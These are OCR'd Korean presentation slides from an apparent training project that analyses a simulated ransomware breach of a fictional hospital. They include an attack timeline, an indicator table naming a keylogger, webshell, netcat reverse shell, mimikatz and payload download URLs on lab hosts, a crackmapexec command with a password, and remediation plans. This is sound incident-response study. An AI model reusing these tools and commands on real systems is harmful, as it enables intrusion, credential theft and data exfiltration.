
AIF 종합병원 정보 판매글 발견

다크웹 매물 등록
AIF 종합병원 정보 판매글 등록
26/09/01 03:54



4.2. 분석 과정 – 다크웹 분석

AIF 종합병원 정보 판매글 발견



📌 공격자는 다크웹을 통해 AIF 병원의 사전 정보를 입수함

4.2. 분석 과정 - 순방향 설명 애니메이션



웹


9/6 04:26:54
정보 구매

9/7 09:10:12
행정 PC
스피어피싱



행정 PC

4.2. 분석 과정 - 공격 흐름도



4.3. 분석 결과 - 침해사고 지표 (IoC)

공격자 정보	
IP	주요 행위
192.168.90.100 (KR)	초기 정찰
	최초 침투
	웹쉘 명령실행
	리버스쉘 수신
	자격 증명 회수
192.168.90.101 (KR)	C2 원격 제어
	랜섬웨어 스크립트 배포


정보유출 자료 세부 정보			
파일 이름	상세 폴더 이름	원본 파일 크기	내용 설명
drop.zip.001	loot.csv	약 6.8 GB	환자 통합의무기록 bcp 추출 (포털 med_patient: 성명 · 주민번호 · 연락처 · 주소)
drop.zip.002	his_patient_exfil.csv	약 2.2 GB	HIS 환자정보 CSV (환자 식별 · 검사 · 예약)
drop.zip.003	portal.db appsettings.json exfil_e1e2.csv	약 150 MB	포털 DB(access_log)·DB 접속정보 ·PACS 태그 메타데이터 (소형 파일 묶음)
drop.zip.004	pacs_preview/*.dcm (1/3)	약 13 GB	PACS 의료영상 1부 (CT·MR instance)
drop.zip.005	pacs_preview/*.dcm (2/3)	약 13 GB	PACS 의료영상 2부 (CR·DX instance·preview)
drop.zip.006	pacs_preview/*.jpg (3/3)	약 12 GB	PACS 의료영상 3부 (preview·tag 묶음)

악성코드 정보		
도구 (종류)	다운로드 경로	피해 서버 경로 위치
update.exe (스피어피싱 페이로드 · 키로거 /RDP)	이메일 첨부	C:\Users\hang\Downloads\update.exe
shell.exe (악성 실행파일)	http://192.168.90.100:8888/shell.exe	C:\Windows\Temp\shell.exe
cmd.aspx / _rce_probe.aspx (웹쉘 ·RCE)	파일 업로드	C:\publish\AinpackHospital\uploads\
nc.exe (리버스쉘)	uploads 업로드	C:\publish\AinpackHospital\uploads\nc.exe
PrintSpoofer64.exe (권한상승)	uploads 내부	웹 서버 uploads
mimikatz.exe (자격 증명 탈취)		$MFT Entry 173994
plink.exe (SSH 피벗)		웹 서버 uploads
sec_update.exe(C2 비콘)	a.zip 내부	C:\Users\vboxuser\Downloads\sec_update.exe
vpnsmgr_x64.exe (SoftEther VPN)		협력업체 PC
lab_sim.ps1 / lab_ransomware_sim.sh (랜섬웨어)	http://192.168.90.101:8000/lab_ransomware_sim.ps1	C:\lab_sim.ps1 · \\HOSPITAL\NETLOGON · /home/labadmin/
Deploy-ScenarioFiles-GPP.ps1 (GPO 배포기)		C:\Users\Public\

IoC 기반 스크립트 분석 결과	
분석 대상	피해 결과 확인
서버	23 대 /23 대 (100%)
PC	69 대 /78 대 (88%)
의료장비	19 대 /40 대 (48%)
내부 파일 탈취	약 130GB (환자 개인정보 · 진료기록 , MRI · CT · X-ray 파일 등)
피해 자산 규모	약 587.4 억원

4.3. 분석 결과 - IoC 기반 스크립트 분석 결과

시스템 피해



111 대 /141 대

서버 23 / 23 대
100%

PC 78 대 69 /
88%

의료장비 19 / 40 대
48%

파일 유출



130 GB

환자 개인정보 · 진료기록
EMR · HIS

의료영상
PACS · MRI · CT · X-ray

피해 자산



약
587.4
억 원

05

프로젝트 결과

5.1. 대응 방안 - 핫픽스 요약

분석 대상 , 단계별 신속한 보안 조치

조치 대상	조치 내용
AD 서버	Administrator 비밀번호 변경
	백도어 계정 ‘ops’ 삭제
	악성 GPO 제거
웹 서버	웹셸 · 공격 도구 제거
	파일 업로드 검증 강화
포털 DB	DB 계정 권한 분리
	SQL 삽입 취약 파라미터 차단

조치 대상	조치 내용
관리자 PC	백도어 계정 삭제
	RDP 접근 차단
	update.exe (악성파일) 제거
행정 PC	악성코드 · 키로거 제거
	Defender 실시간 보호 복구
PACS 서버	labadmin 계정 패스워드 변경
협력업체 PC	관리 권한 회수
	PACS 접속 경로 차단
	스테이징 폴더 제거

5.1. 대응 방안 - 침해사고 단계별 대응 방안

탐지 대응 체계 강화 및 침해사고 재발 방지

사고 단계	사고 주요원인	대응방안	솔루션
행정 PC 장악	접종 안내 위장 피싱메일로 update.exe 실행	첨부 실행파일 차단 · 메일 샌드박스 분석	EDR 행위탐지 + 메일 보안 게이트웨이
웹 서버 장악	파일 업로드 취약점으로 웹쉘 업로드 (cmd.aspx)	파일 업로드 검증 ·certutil 실행 차단	WAF + 웹쉘 탐지 ·LOLBin 실행 통제
메일 서버 장악 ·2 차 피싱	SSH 브루트포스 침투 후 2 차 피싱메일 발송	SSH 키인증 · 계정잠금 ·exe 첨부 차단	SSH 접근통제 강화 메일 게이트웨이 첨부 필터링
관리자 PC 장악	sec_update.exe 실행 fodhelper UAC 우회로 권한상승	첨부 실행파일 차단 UAC 항상알림 , 계정생성 탐지	EDR 행위 탐지 , 응용프로그램 허용목록
AD 장악	크랙맵 (CrackMapExec) 으로 AD 도메인 관리자 계정 탈취	AD 관리자 비밀번호 강화 SMB 인증 감사	특권 워크스테이션 (PAW) AD 모니터링 및 MFA


5.1. 대응 방안 - 침해사고 단계별 대응 방안

탐지 대응 체계 강화 및 침해사고 재발 방지

사고 단계	사고 주요원인	대응방안	솔루션
내부이동	의사 PC RDP 접속 후 환자포털 접근	RDP 접속 IP· 계정 제한 (GPO)	SIEM RDP 감사 , 네트워크 세그멘테이션
	협력업체 PC RDP 접속 후 PACS SSH 브루트포스	협력업체 전용 세그먼트 , PACS SSH 화이트리스트	SSH 키 기반 인증 , 네트워크 세그멘테이션
데이터 유출	포털 SQL Injection 으로 환자정보 DB 반출	SQL Injection 방어 , xp_cmdshell 비활성화	WAF, DB 접근 감사 , DLP
	PACS 기본 계정으로 DICOM 데이터 반출	PACS API 인증 강화 , 기본 계정 비밀번호 변경	DLP, NDR 이상 전송 탐지
	SoftEther VPN 으로 탈취 데이터 외부 반출	비인가 VPN 설치 차단 , 대용량 전송 탐지	NDR, DLP 연동 , 아웃바운드 모니터링
랜섬웨어 배포	GPO 방화벽 해제 , 랜섬웨어 배포 , 백업서버 파괴	GPO 변경 감사 , 백업서버 망분리 , 불변 백업	EDR 랜섬웨어 차단 , 불변 백업 3-2-1 정책

5.2. 산출물 - 침해사고 구현 이미지

AD 서버




웹 서버




포털




협력업체 PC




관리자 PC



유출지 PC



5.2. 산출물 - 침해사고 분석 보고서



AIF 종합 병원 해킹 침해사고 분석 보고서

작성자: Art In Facts 분석팀

※ 본 보고서는 KST를 기준으로 작성되었습니다.



[수집 현장 사진 및 검증 캡처]



5.4.13 crackmapexec로 AD 자격증명 공격

EV-AD-01 crackmapexec로 AD 자격증명 공격 (2026-09-18 17:15 KST)

판정 ■ 확정

```
**********
Command start time: 20260918171515
**********
PS C:\Windows\system32> crackmapexec smb 192.168.20.5 -u HOSPITAL
\Administrator -p 'P@ssw0rd-Hospital!' -d hospital.local
**********
Windows PowerShell transcript start
Start time: 20260918171520
Username: ADMIN\vboxuser
RunAs User: ADMIN\vboxuser
Configuration Name:
Machine: ADMIN (Microsoft Windows NT 10.0.19045.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe
Process ID: 7784
PSVersion: 5.1.19041.6456
PSEdition: Desktop
```

5.4.14 crackmapexec AD측 인증 로그 (실패→성공)

EV-AD-02 crackmapexec AD측 인증 로그 (실패→성공) (2026-09-18 17:15 KST)

[redacted]

왜 병원은 해커와 협상했을까 ?



복구 필요성


진료 필수 정보

유출 시 예상 부담

피해보상 + 과징금 + 평판 훼손


해커의 요구 금액

협박금 : 연 매출의 약 3%



Q&A

느낀 점




감사합니다

06

